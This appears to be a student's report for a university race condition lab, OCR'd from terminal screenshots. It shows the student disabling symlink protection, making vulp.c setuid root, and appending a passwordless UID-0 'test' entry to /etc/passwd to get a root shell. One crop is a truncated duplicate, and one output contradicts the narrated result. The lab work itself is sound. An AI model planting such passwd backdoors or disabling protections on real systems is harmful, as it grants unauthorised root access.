
Amir Mansha
CYSE 211
Race Condition Lab
Professor Gebril
04/04/2021

Pre- task 1


I disabled the built-in race condition protection first and then I compiled the Vulp.c program and made it root owned by using sudo chown and sudo chmod commands.




```
Amir_Mansha@vm:~$sudo sysctl -w fs.protected_sym
links=0
fs.protected_symlinks = 0
Amir_Mansha@vm:~$mkdir racelab
Amir_Mansha@vm:~$cd racelab
Amir_Mansha@vm:~$ls
Amir_Mansha@vm:~$pwd
/home/seed/racelab
Amir_Mansha@vm:~$ls
vulp.c
Amir_Mansha@vm:~$gcc vulp.c -o vulp
vulp.c: In function ‘main’:
vulp.c:20:42: warning: implicit declaration of f
unction ‘strlen’ [-Wimplicit-function-declaratio
n]
        fwrite(buffer, sizeof(char), strlen(buff
                                     ^
vulp.c:20:42: warning: incompatible implicit dec
laration of built-in function ‘strlen’
vulp.c:20:42: note: include ‘<string.h>’ or prov
ide a declaration of ‘strlen’
Amir_Mansha@vm:~$sudo chown root vulp
Amir_Mansha@vm:~$sudo chmod 4755 vulp
Amir_Mansha@vm:~$ls -l
total 12
-rwsr-xr-x 1 root seed 7628 Apr  4 00:41 vulp
-rw-rw-r-- 1 seed seed  476 Apr  4 00:40 vulp.c
Amir_Mansha@vm:~$
```

Task 1

In this task we need we will target the /etc/passwd file. We use the magic value given to us and see if we can log into the user “test” without entering the password.




```
Amir_Mansha@vm:~$
Amir_Mansha@vm:~$
Amir_Mansha@vm:~$su
Password:
root@VM:/home/seed/racelab# cat /etc/passwd |gre
p test
root@VM:/home/seed/racelab# gedit /etc/passwd

(gedit:3377): dconf-WARNING **: failed to commit
 changes to dconf: The connection is closed

(gedit:3377): dconf-WARNING **: failed to commit
 changes to dconf: The connection is closed
Error creating proxy: The connection is closed (
g-io-error-quark, 18)
Error creating proxy: The connection is closed (
g-io-error-quark, 18)
Error creating proxy: The connection is closed (
g-io-error-quark, 18)
Error creating proxy: The connection is closed (
g-io-error-quark, 18)
Error creating proxy: The connection is closed (
g-io-error-quark, 18)

(gedit:3377): GLib-GIO-CRITICAL **: g_dbus_conne
ction_register_object: assertion 'G_IS_DBUS_CONN
ECTION (connection)' failed
```




```
Amir_Mansha(
Amir_Mansha(
Amir_Mansha(
Password:
root@VM:/hor
p test
root@VM:/hor

(gedit:3377)
 changes to

(gedit:3377)
 changes to
Error creat:
g-io-error-(
Error creat:
g-io-error-(
Error creat:
 r-(
Error creat:
g-io-error-(
Error creat:
g-io-error-(

(gedit:3377)
```

```
systemd-timesync:x:100:102:systemd Time Synchronization
systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,
netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/syst
bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/s
false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightd
whoopsie:x:109:116::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib
bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-dae
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/va
bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/ru
dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bi
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/f
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

As you can see, I changed my normal user into superuser and went in the /etc/passwd file and manually entered the entry of “test” given to me at the end of the file.



```
root@VM:/home/seed/racelab# cat /etc/passwd |gre
p test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
root@VM:/home/seed/racelab# exit
exit
Amir_Mansha@vm:~$su test
Password:
root@VM:/home/seed/racelab# exit
exit
```




```
Amir_Mansha@vm:~$su test
No passwd entry for user 'test'
Amir_Mansha@vm:~$
```

Then I check if the entry is there by using the “cat” command, and it is. I then log out my superuser into normal user and test if I can log into test without the password. I type the command “su test” and enter the return key and I am automatically logged into superuser without using the password.


Task 2

In this task we want to exploit the vulnerability in the vulp program.




```
Amir_Mansha@vm:~$pwd
/home/seed/racelab
Amir_Mansha@vm:~$ls
attack_process.c  target_process.sh  vulp.c
Passwd_input      vulp
Amir_Mansha@vm:~$
```

I have already entered all the files needed into my directory in order to run the attack.



